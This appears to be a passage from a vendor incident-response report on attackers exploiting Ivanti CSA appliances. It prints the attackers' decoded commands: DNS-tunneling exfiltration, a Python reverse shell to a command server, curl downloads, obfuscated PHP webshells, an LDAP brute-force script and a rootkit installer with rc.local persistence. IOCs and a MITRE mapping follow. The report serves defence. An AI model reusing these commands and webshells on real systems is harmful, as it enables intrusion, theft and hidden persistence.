certutil -encodehex -f c:\programdata\output
c:\programdata\output.hex 4 && powershell $text=Get-Content
c:\programdata\output.hex;$subdomain=$text.replace('
','');$j=11111;foreach($i in $subdomain){
$final=$j.tostring()+'.'+$i+'.c67f045c2f.ipv6.1433.eu.org';$j += 1;
nslookup $final}
```

This is a technique used to exfiltrate data over the DNS protocol. The technique is also known as *DNS tunneling*. See below for the content of the file that the threat actor tried to exfiltrate:

```
Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.30.27.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.30.27.254

Tunnel adapter isatap.{14901C5F-081E-429F-AF95-B031052AC660}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Figure 27: Content of 1.log

Threat Actor Commands

FGIR discovered more tactics and techniques used by the threat actor during their intrusion. FGIR extracted and decoded some interesting commands executed by the threat actor from the Linux audit logs and other sources. A sample of those commands are shown in the table below:

Time Stamp (UTC)	Command Executed	Decoded Command	Description
2024-09-06 09:52:56	type=USER_CMD msg=audit 1725616375.705 pid=12700 uid=1001 auid=4294967295 ses=4294967295 subj=system_u:system_r:unconfined_service_t:s0 msg='cwd="/opt/landesk/broker/Webroot/gsb" cmd=2F737562696E2F747269707697265202D2D757064617465203B2F7573722F62696E2F6563686F205A574E6F627941695044397761484167633336C7A644756744B436376596D6C754C334E315A4738674A7934675146776B58314A4655565646553152624A325A6D4A3130704F7949675069417662334230 4C327868626D526C63327376596E4A76613256794C33646C596E4A76623351765A334E694C324A6F61574D7563476877207C202F7573722F62696E2F626173653634202D64207C202F62696E2F6261736 83B terminal=? res=success'	=========Decoded Hex========== /subin/tripwire --update ;/usr/bin/echo ZWNobyAiPD9waHAgc3lzdGVtKCcvYmluL3N1ZG8gJy4gQFwkX1JFUVVFU1RbJ2ZmJ10pOylgPiAvb3B0L2xhbmRlc2svYnJva2VyL3dlYnJvb3QvZ3NiL2JoaWMucGhw | /usr/bin/base64 -d | /bin/bash; =========Decoded Base64======= echo "<?php system('/bin/sudo '.@\$_REQUEST['ff']);" > /opt/landesk/broker/Webroot/gsb/bhic.php	threat actor attempting to create a webshell called *bhic.php*.
2024-09-06 19:46:53	type=USER_CMD msg=audit 1725652013.455 pid=2518 uid=1001 auid=4294967295 ses=4294967295 subj=system_u:system_r:unconfined_service_t:s0 msg='cwd="/opt/landesk/broker/Webroot/gsb" cmd=2F737562696E2F747269707697265202D2D757064617465203B2F7573722F62696E2F6563686F205A574E6F627941695044397761484167633336C7A644756744B436376596D6C754C334E315A4738674A7934675146776B58314A4655565646553152624A32456E58536B3749694128494339766348517662474675 5A47567A61793969636D39725A58497664325669963 6D39766443396E6332497661475637363433577614841 3D207C202F7573722F62696E2F626173653634202D64207C202F62696E2F6261736 83B terminal=? res=success'	=========Decoded Hex========== /subin/tripwire --update ;/usr/bin/echo ZWNobyAiPD9waHAgc3lzdGVtKCcvYmluL3N1ZG8gJy4gQFwkX1JFUVVFU1RbJ2EnXSk7IiA+IC9vcHQvbGFuZGVzay9icm9rZXIvd2Vicm9vdC9nc2IvaGVscC5waHA= | /usr/bin/base64 -d | /bin/bash; =========Decoded Base64======= echo "<?php system('/bin/sudo '.@\$_REQUEST['a']);" > /opt/landesk/broker/Webroot/gsb/help.php	threat actor attempting to create a webshell called *help.php*.
2024-09-07 05:22:53 –	type=USER_CMD msg=audit 1725686572.568 pid=22815 uid=1001 auid=4294967295 ses=4294967295 subj=system_u:system_r:unconfined_service_t:s0 msg='cwd="/opt/landesk/broker/Webroot/gsb" cmd=636174202E2E2F2E2E2F2E2E2F636F6D6D6F6E2F4C414E4465736B323030342E637274 terminal=? res=success'	=========Decoded Hex========== cat ../../../common/LANDesk2004.crt	threat actor displaying content of sensitive files.
2024-09-07 05:30:01	type=USER_CMD msg=audit 1725687000.63 pid=26237 uid=1001 auid=4294967295 ses=4294967295 subj=system_u:system_r:unconfined_service_t:s0 msg='cwd="/opt/landesk/broker/Webroot/gsb" cmd=74637064756D70202D4720363030202D6920657468302D77202E2E2F636C69656E742F64756D702E706466 terminal=? res=success'	=========Decoded Hex========== tcpdump -G 600 -i eth0 -w ../client/dump.pdf	threat actor running tcpdump to perform packet capture and dumping the output in a file with .pdf extension. This was to masquerade the file pcap as an adobe reader file.
2024-09-07 05:42:15	type=USER_CMD msg=audit 1725687735.019 pid=32438 uid=1001 auid=4294967295	=========Decoded Hex==========	threat actor performed reconnaissance for scripts

	pid=32458 uid=1001 auid=4294967295 ses=4294967295 subj=system_u:system_r:unconfined_service_t:s0 msg='cwd="/opt/landesk/broker/Webroot/gsb" cmd=6C73202D6C61202F6F70742F6C616E6465736B2F62726F6B65722F73637269707473 terminal=? res=success'	ls -la /opt/landesk/broker/scripts	reconnaissance for scripts and possibly credentials within the scripts.
2024-09-09 09:14:18	type=USER_CMD msg=audit 1725873257.647 pid=18170 uid=1001 auid=4294967295 ses=4294967295 subj=system_u:system_r:unconfined_service_t:s0 msg='cwd="/opt/landesk/broker/Webroot/gsb" cmd=6563686F2049794576596D6C754C324A686332674B436D5A7663694270634342706269423 74D4334754D6A5531665474 6B62776F6749434167634 76C755A794174597A45674C5663784944453 34D69347A4D4334784C6952706343417950695978494434 2B49484A6C6377706B6232356C43673D3D terminal=? res=success'	=========Decoded Hex========== echo lyEvYmluL2Jhc2gKCmZvciBpcCBpbiB7MC4uMjU1fTtkbwogICAgcGluZyAtY zEgLVcxIDE3Mi4zMC4xLiRpcCAyPiYxI D4+IHJlcwpkb25lCg== =========Decoded Base64======= #!/bin/bash for ip in {0..255};do ping -c1 -W1 172.30.1.$ip 2>&1 >> res done	threat actor performing network reconnaissance and saving the output in a file called *res*.
2024-09-10 13:06:11	type=USER_CMD msg=audit 1725973570.953 pid=17605 uid=1001 auid=4294967295 ses=4294967295 subj=system_u:system_r:unconfined_service_t:s0 msg='cwd="/opt/landesk/broker/Webroot/gsb" cmd=746F756368202D7220696E6465782E706870204461746554696D655461622E706870 terminal=? res=success'	=========Decoded Hex========== touch -r index.php DateTimeTab.php	threat actor timestomping the patched webshell *DateTimeTab.php*.

2024-09-10 17:05:26	type=USER_CMD msg=audit 1725987925.866 pid=2588 uid=1001 auid=4294967295 ses=4294967295 subj=system_u:system_r:unconfined_service_t:s0 msg='cwd="/opt/landesk/broker/Webroot/gsb" cmd=6563686...<SNIPPED>...436B4B terminal=? res=success'	=========Decoded Hex==========
		
		echo ZnJvbSBC...<SNIPPED>...KCkK
		
		====-Decoded Base64===========
		from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer
		import SimpleHTTPServer
		import SocketServer
		
		class PostHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
		
		  def do_POST(self):
		  content_length = int(self.headers['Content-Length'])
		  post_data = self.rfile.read(content_length)
		  print post_data
			threat actor downloading a minimal web server which would listen on port 8090.

		def run_server(server_class=HTTPServer, handler_class=PostHandler, port=8090):
		  server_address = ('', port)
		  httpd = server_class(server_address, handler_class)
		
		  print "Server running on port %s..." % port
		  httpd.serve_forever()
		
		if __name__ == '__main__':
		  run_server()	

2024-09-10 17:15:04	type=USER_CMD msg=audit 1725988504.104 pid=9145 uid=1001 auid=4294967295 ses=4294967295 subj=system_u:system_r:unconfined_service_t:s0 msg='cwd="/opt/landesk/broker/Webroot/gsb" cmd=6E63202D6C7676702038303830 terminal=? res=success'	=========Decoded Hex========== nc -lvvp 8080	threat actor running a *netcat* listener on port 8080.
2024-09-07 06:38:05	/bin/python -c import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("156.234.193.18",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);	N/A	threat actor using a python based reverse shell to get an interactive bash shell.
2024-09-09 07:28:59	/subin/dbtool -c -b -V255	N/A	Unknown
2024-09-09 09:14:27	cat /tmp/.bro/ipx.sh	N/A	threat actor displaying the content of an unknown script called *ipx.sh*. FGIR has medium confidence that this script was meant to run a Man in the Middle HTTPS proxy tool
2024-09-10 05:15:41	cp /backups/backup-09-09-2024_220909.tar.gz /opt/landesk/broker/Webroot/gsb/backup01.zip rm -rf /opt/landesk/broker/Webroot/gsb/backup01.zip	N/A	threat actor copying a backup of the CSA configuration to the webroot folder for probable exfiltration and then removing the exfiltrated file..
2024-09-10 12:32:34	mv /tmp/1 /opt/landesk/broker/Webroot/gsb/reports.php		threat actor overwriting the vulnerable *reports.php*

12:32:54	/opt/landesk/broker/Webroot/gsb/reports.php		the vulnerable *reports.php* version, with their "patched" version.
2024-09-11 04:40:18	curl -d http://temp.sh/<REDACTED>/s.sh -o /tmp/o.sh		threat actor downloading the malicious script *o.sh*
			from *temp[.]sh*, a cloud-based file sharing site.
2024-09-10 04:13:00	"cmd.exe /c ping ytxss.iowxuintgredogzgblrsmr2cx2e471bor.oast[.]fun		threat actor pinging the interactsh's oast[.]fun subdomain for out of band testing, while active on the SQLS system.
2024-09-10 04:23:00	Cmd.exe /K C:\ProgramData\bakeup.bat		threat actor executed an unknown batch file on the SQLS system.
Unknown	tar zcvf /tmp/os.tar.gz --exclude=/proc --exclude=/tmp --exclude=/dev --exclude=/sys --exclude=/run --exclude=/mnt / mv /tmp/os.tar.gz /./opt/landesk/broker/Webroot/client/o.pdf md5sum /./opt/landesk/broker/Webroot/client/o.pdf rm -f /./opt/landesk/broker/Webroot/client/o.pdf exit		threat actor was able to login as *root* and ran commands, which were recorded in the bash history of the user *root*. The commands created a zipped tar file with the name */tmp/os.ta.gz* and exfiltrated it by renaming it as *o.pdf* and placing it in the Webroot folder, from where it was likely downloaded by the threat actor. The file *o.pdf* was later deleted.

Table 2: Threat actor commands

Web Shells

During the course of their operations, the threat actor created several webshells. They also modified the legitimate resource, *syslog.php,* and appended malicious code to it, to use it as a web shell. Some of the web shells found are shown in the table below.

File Name	Web Shell Code
/gsb/ZjmgmXsB.php	<?php $a = "~+d()"^"!{+{}"; $b = ${$a}["AC"]; $c=pack("H*",substr(base64_decode(strrev(substr($b,5))),2)); eval("p".$c); ?>
/gsb/uSxhmgm.php	<?php $a = "~+d()"^"!{+{}"; $b = ${$a}["AC"]; $c=pack("H*",substr(base64_decode(strrev(substr($b,5))),2)); eval("p".$c); ?>
/gsb/help.php	echo "<?php system('/bin/sudo '. @\$_REQUEST['a']);" >
/gsb/bhic.php	echo "<?php system('/bin/sudo '. @\$_REQUEST['ff']);" >
Unknown	<?php file_put_contents('/tmp/ulog',file_get_contents("php://input"));?>
/gsb/syslog.php	<?php eval(@$_REQUEST['a']);

Table 3: Web shells

Brute Force Attack

On September 11, at 04:12:00 UTC, the threat actor started an authentication brute force attack against the customer's internal network assets, using a dictionary attack.

FGIR discovered that the threat actor downloaded a tar file called *u* from a *temp[.]sh* URL. This tar file contained three files: *brokes, passdic.txt*, and *u.txt*.

Name	Item Path
u.txt	centos/root\opt\landesk\broker\webroot\gsb\u.txt
brokes	centos/root\tmp\systemd-private-2e4a6ea82da94a9b9fec37fe91c9b820-broker.service-asZTdm\tmp\up\brokes
passdic.txt	centos/root\tmp\systemd-private-2e4a6ea82da94a9b9fec37fe91c9b820-broker.service-asZTdm\tmp\up\passdic.txt

Figure 28: Brute force tooling

The file *brokes* is a Linux ELF binary, which was used to perform the brute force attack on customer's network assets. It is likely that *brokes* used as parameters the list of customer's users, possibly harvested during a different campaign, in the form of the file *u.txt* and the password file *passdic.txt*.

The threat actor downloaded an unknown file called *target* from *temp[.]sh*, however this one was not found on the disk.

The threat actor also downloaded a shell script called *s.sh*, from the *temp[.]sh* site. This script was used to execute the bruteforce binary *brokes* and anonymous logins were attempted on LDAP's port TCP 389 of the attacked assets with several passwords.

```
/tmp/up/brokes -u 172.16.100.31:389 -p "!QAZ@WSX"
/tmp/up/brokes -u 172.16.100.31:389 -p "1qaz@WSX"
/tmp/up/brokes -u 172.16.100.31:389 -p "Welcome123!"
/tmp/up/brokes -u 172.16.100.31:389 -p "Welcome!"
/tmp/up/brokes -u 172.16.100.31:389 -p "Welcome1!"
```

Figure 29: Content of s.sh

ReverseSocks Proxy Tool

During the memory analysis of the CSA appliance, FGIR discovered traces of the use of an open-source go-based proxy tool called *ReverseSocks5*, which was downloaded and used by the threat actor to perform scanning and brute force attacks on the customer's internal network, while proxying the traffic through the CSA appliance. The string, which was created in the memory due to an error thrown by the tool, can be seen in the below snippet.

```
2024/09/09 18:56:20 ReverseSocksAgent.go:40: readfrom tcp
10.10.11.31:47092->172.16.100.149:443: write tcp 10.10.11.31:47092-
>172.16.100.149:443: write: broken pipe
```

Some other suspicious strings found during the analysis of the memory included some PHP variables found to be populated with suspicious values:

```
SCRIPT_NAME=/gsb/ZjmgmXsB.php
PATH_INFO=/gsb/ZjmgmXsB.php
REMOTE_ADDR=208[.]105[.]190[.]170
SERVER_SOFTWARE=broker/8.7.0.3
```


ZjmgmXsB.php was a webshell, which the threat actor was interacting with, while accessing it from the IP address *208[.]105[.]190[.]170*.

Root Kit Discovery and Analysis

During the investigation, FGIR discovered that on September 7, 2024, at 03:26:17 UTC, the threat actor attempted to deploy a rootkit in the form of a Linux kernel object (KO) module on the CSA appliance. This attempt was found in the audit logs as seen in the snippet below:

```
audit/audit.log.1:type=USER_CMD msg=audit(1725679577.835:5106560):
pid=25212 uid=1001 auid=4294967295 ses=4294967295
subj=system_u:system_r:unconfined_service_t:s0
msg='cwd="/opt/landesk/broker/Webroot/gsb"
cmd=6563686F204834…<SNIPPED>…542576D692F312B terminal=? res=success'
```

The likely motive behind this was for the threat actor to maintain kernel-level persistence on the CSA device, which may survive even a factory reset. This activity is in line with the public reporting on the compromise of Ivanti CSA appliances, which is available here and here. FGIR decoded the hex string contained in the snippet above and obtained a base64 encoded blob. The initial part of the resultant base64 encoded blob indicates that this is a compressed archive file.



Decompressing the tar file results in the following two files.




Figure 30: Malicious tar file content

The file *install.sh* is a malicious bash script that installs a malicious kernel object called *sysinitd.ko*. The compressed archive file was corrupted and only the file *install.sh* could be retrieved successfully in its entirety, while the file *sysinitd* was truncated, and the file *sysinitd.ko* was missing.

FGIR pivoted to the disk image of the CSA appliance and found the *sysinitd* and *sysinitd.ko* files in the location */usr/share/empty/init/*.

sysinitd		11,160	centos/root\usr\share\empty\init\sysinitd
sysinitd.ko	k.	31,464	centos/root\usr\share\empty\init\sysinitd.ko

Figure 31: Rootkit files

Analysis of Install.sh

The script *install.sh* was meant to install the malicious rootkit *sysinitd.ko* on the affected system. The following variables were hard-coded in the script *install.sh*:

```
verfile1= ="/etc/redhat-release"
verfile2="/etc/centos-release"
verfile3="/etc/system-release"
verfile4="/etc/os-release"
INSTALL_PATH="/usr/share/empty/init"
INSTALL_NAME="sysinitd"
INSTALL_NAME_BASE=$INSTALL_NAME
AUTORUN_PATH1="/etc/rc.d/rc.local"
AUTORUN_PATH2="/etc/rc.local"
PROC_ENTRY_NAME="abrtinfo"
FAKE_PROC_NAME="bash"
```

The script starts with the following function call, which reads two parameters:

```
installit $1 $2
```

The first parameter is the INSTALL_NAME string, which is used to rename the two files sysinitd and *sysinitd.ko* to INSTALL_NAME and INSTALL_NAME.ko respectively.

The second parameter is the path where the script copies the renamed version of *sysinitd* and *sysinitd.ko* to. In this case, the threat actor did not supply either of the two parameters. Therefore, the default names *sysinitd* and *sysinitd.ko* were used by the script.

The following snippet of code checks if the install path exists and if not, then it creates it:

```
if [ ! -d $INSTALL_PATH ]; then
     mkdir -p $INSTALL_PATH
     if [ $? != 0 ]; then
         echo error 2
         exit 0
     fi
 fi
```

The script then removes any installed kernel object with the name INSTALL_NAME.ko, using the command *rmmod*, and then installs the malicious INSTALL_NAME.ko using the command *insmod*.

```
/sbin/rmmod $INSTALL_NAME_BASE.ko > /dev/null 2>&1
/sbin/insmod $INSTALL_PATH/$INSTALL_NAME.ko > /dev/null 2>&1
```

Figure 32: Installation of malicious kernel object (rootkit)

The bash script *install.sh* installs a persistence mechanism using the technique of adding an entry to install the malicious kernel object in the *rc.local* and *rc.d/rc.local* files, if the malicious kernel object file is present on disk.

```
if [ -f $verfile4 ];then
    systemctl enable rc-local > /dev/null 2>&1
    if [ ! -f $AUTORUN_PATH2 ];then
        touch $AUTORUN_PATH2 > /dev/null 2>&1
    else
        FIRST_LINE=$(head -n 1 "$AUTORUN_PATH2")
        if [ "$FIRST_LINE" != "#!/bin/bash" ]; then
            if [ ! -s "$AUTORUN_PATH2" ]; then
                echo '#!/bin/bash' > "$AUTORUN_PATH2"
            else
                sed -i '1i#!/bin/bash\n' "$AUTORUN_PATH2"
            fi
        fi
    fi
fi
$INSTALL_PATH/$INSTALL_NAME AutoRun:$INSTALL_PATH/$INSTALL_NAME

sleep 2

if [ -f $AUTORUN_PATH1 ]; then
    find_str=`grep "insmod $INSTALL_PATH/$INSTALL_NAME.ko" $AUTORUN_PATH1 -c`
    if [ x$find_str == x1 ]; then
        chmod +x $AUTORUN_PATH1
    fi
else
    if [ -f $AUTORUN_PATH2 ]; then
        find_str=`grep "insmod $INSTALL_PATH/$INSTALL_NAME.ko" $AUTORUN_PATH2 -c`
        if [ x$find_str == x1 ]; then
            chmod +x $AUTORUN_PATH2
        else
            echo error 4
        fi
    fi
fi
```

Figure 33: Establishing rootkit persistence

```
rc.local
#!/bin/bash
# THIS FILE IS ADDED FOR COMPATIBILITY PURPOSES
#
# It is highly advisable to create own systemd services or udev rules
# to run scripts during boot instead of using this file.
#
# In contrast to previous versions due to parallel execution during boot
# this script will NOT be run after all other services.
#
# Please note that you must run 'chmod +x /etc/rc.d/rc.local' to ensure
# that this script will be executed during boot.

touch /var/lock/subsys/local
if [ -f /usr/share/empty/init/sysinitd.ko ]; then insmod /usr/share/empty/init/sysinitd.ko > /dev/null 2>&1; fi
```

Figure 34: Rootkit persistence via RC script

Analysis of the sysinitd and sysinitd.ko

FGIR aims to analyze the rootkit in detail and publish the findings in a follow-up blog post.

Conclusion

The advanced adversaries were observed exploiting and chaining zero-day vulnerabilities to establish beachhead access in the victim's network. You can read more about the Ivanti CSA zero-day attack in our Threat Signal Report: https://www.fortiguard.com/threat-signal-report/5556.

Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

BASH/Agent.030E!tr
ELF/Agent.69A0!tr
ELF/Agent.7E02!tr
ELF/Agent.BD!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard Antivirus service. The FortiGuard antivirus engine is a part of each of those solutions. As a result, customers who have these products with up-to-date protections are protected.

Fortinet has also released the following IPS signatures to protect our customers from the threats contained in the report.

CVE-2024-8190; https://www.fortiguard.com/encyclopedia/ips/56651

The interactsh related URLs are rated as "Malicious Websites" and "Malicious Activities Found" by the FortiGuard Web Filtering service.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively blocks these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and

other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

MITRE Mapping

The MITRE ATT&CK framework has been used to refer to the various tactics and techniques used by the threat actor.

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
Establish Accounts	Acquire Infrastructure: Server	Exploit Public-Facing Application	Command and Scripting Interpreter: Python	Boot or Logon Autostart Execution: Kernel Modules and Extensions	Valid Accounts: Local Accounts	Deobfuscate/Decode Files or Information	Brute Force: Password Spraying	Account Discovery: Local Account	Exploitation of Remote Services	Archive Collected Data	Protocol Tunneling	Exfiltration Over C2 Channel
	Develop Capabilities: Exploits		Command and Scripting Interpreter: Unix Shell	Boot or Logon Initialization Scripts: RC Scripts	Abuse Elevation Control Mechanism: Sudo and Sudo Caching	Exploitation for Defense Evasion	Exploitation for Credential Access	File and Directory Discovery		Data from Local System	Application Layer Protocol: Web Protocols	Protocol Tunnelling
	Stage Capabilities: Upload Malware		Exploitation for Client Execution	Create Account: Local Account		File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification	Unsecured Credentials: Private Keys	Network Sniffing		Data Staged: Local Data Staging		
				Server Software Component: Web Shell		Hide Artifacts: Hidden Files and Directories		Process Discovery				
						Indicator Removal: File Deletion		Remote System Discovery				
						Indicator Removal: Clear Linux or Mac System Logs		System Information Discovery				
						Masquerading: Masquerade File Type Obfuscated Files or Information: Command Obfuscation		System Network Configuration Discovery: Internet Connection Discovery				
						Obfuscated Files or Information: Encrypted/Encoded File		System Network Connections Discovery				
						Rootkit		System Owner/User Discovery				

Table 4: MITRE Mapping

IOCs

Network Based Indicators

Network Indicator	Protocol	Port	Notes
apiv5[.]serverbks[.]xyz		443	Domain associated with IP 156[.]234[.]193[.]18
74[.]62[.]81[.]162		57532	Threat actor's C2
189f31ed7d[.]ipv6[.]bypass[.]eu[.]org			Seen in encoded PowerShell used by the threat actor
iowxuintgredogzgblrsmr2cx2e471bor.oast[.]fun			Seen in encoded PowerShell used by the threat actor
o.lencr[.]org			Let's Encrypt domain name
c67f045c2f.ipv6.1433.eu[.]org			Seen in encoded PowerShell used by the threat actor
206[.]189[.]156[.]69			oast[.]fun domain IP
51[.]91[.]79[.]17			temp[.]sh domain IP
156[.]234[.]193[.]18			C2 IP found in the python reverse shell
208[.]105[.]190[.]170			Threat actor IP interacting with webshell
http://temp[.]sh/khkzg/DateTimeTab.php	HTTP	80	Patched version of DateTimeTab.php downloaded by the threat actor from this URL to overwrite the vulnerable version.
http://temp[.]sh/vQuoW/reports.php	HTTP	80	Patched version reports.php downloaded by the threat actor from this URL to overwrite the vulnerable version.
http://l8u6aolk4ejfsl9zeq6321zvwm2eq3[.]burpcollaborator.net	HTTP	80	Accessed by the threat actor
54[.]77[.]139[.]23			oastify[.].com subdomains
34[.]250[.]195[.]30			portswigger[.]net domain IP, web

			app security & testing
216[.]131[.]75[.]52			Threat actor IP interacting with webshell
24[.]166[.]100[.]255			Threat actor IP interacting with webshell
67[.]217[.]228[.]92			Threat actor IP interacting with webshell
69[.]49[.]88[.]235			Threat actor IP interacting with webshell
45[.]61[.]136[.]189			Threat actor IP interacting with webshell
3[.]248[.]33[.]252			Threat actor IP interacting with webshell
38[.]207[.]159[.]76			Threat actor IP interacting with webshell
193[.]189[.]100[.]197			Threat actor IP interacting with webshell
23[.]236[.]66[.]97			Threat actor IP interacting with webshell

Host Based Indicators

PATH	FILE NAME	SHA1 HASH
\Device\HarddiskVolume2\ProgramData\1.log	1.log	
\Device\HarddiskVolume2\ProgramData\bakeup.bat	bakeup.bat	
\Device\HarddiskVolume2\ProgramData\output	output	
\Device\HarddiskVolume2\ProgramData\sess010981	sess010981	
C:\inetpub\wwwroot\aspnet_client\read.txt	read.txt	
https://10.10.11.31/client/site.php	site.php	
c:\programdata\output.hex	output.hex	
brokes	brokes	beb723a5f20a1a2c4375f9aa250d968d55155689
passdic.txt	passdic.txt	
u.txt	u.txt	
/tmp/1	1	
/tmp/systemd-private-2e4a6ea82da94a9b9fec37fe91c9b820-broker.service-asZTdm/tmp/.br/broke	broke	64efc1aad330ea9d98c0c705e16cd4b3af7e74f8
/client/site.php	site.php	
/gsb/client.php	client.php	
/gsb/firewall.php	firewall.php	
/gsb/reports.php	reports.php	
/gsb/style.php	style.php	
/gsb/syslog.php?a=phpinfo();	syslog.php	
/gsb/users.php	users.php	
/gsb/uSxhmgm.php	uSxhmgm.php	
/gsb/ZjmgmXsB.php	ZjmgmXsB.php	

install.sh	install.sh	8d016d02f8fbe25dce76481a90dd0b48630ce9e74e8c31ba007
/usr/share/empty/init/sysinitd.ko	sysinitd.ko	6edd7b3123de985846a805931ca8ee5f6f7ed7b160144aa0e06
/usr/share/empty/init/sysinitd	sysinitd	d57a2cac394a778e19ce9b926f2e0a71936510798f30d20f207f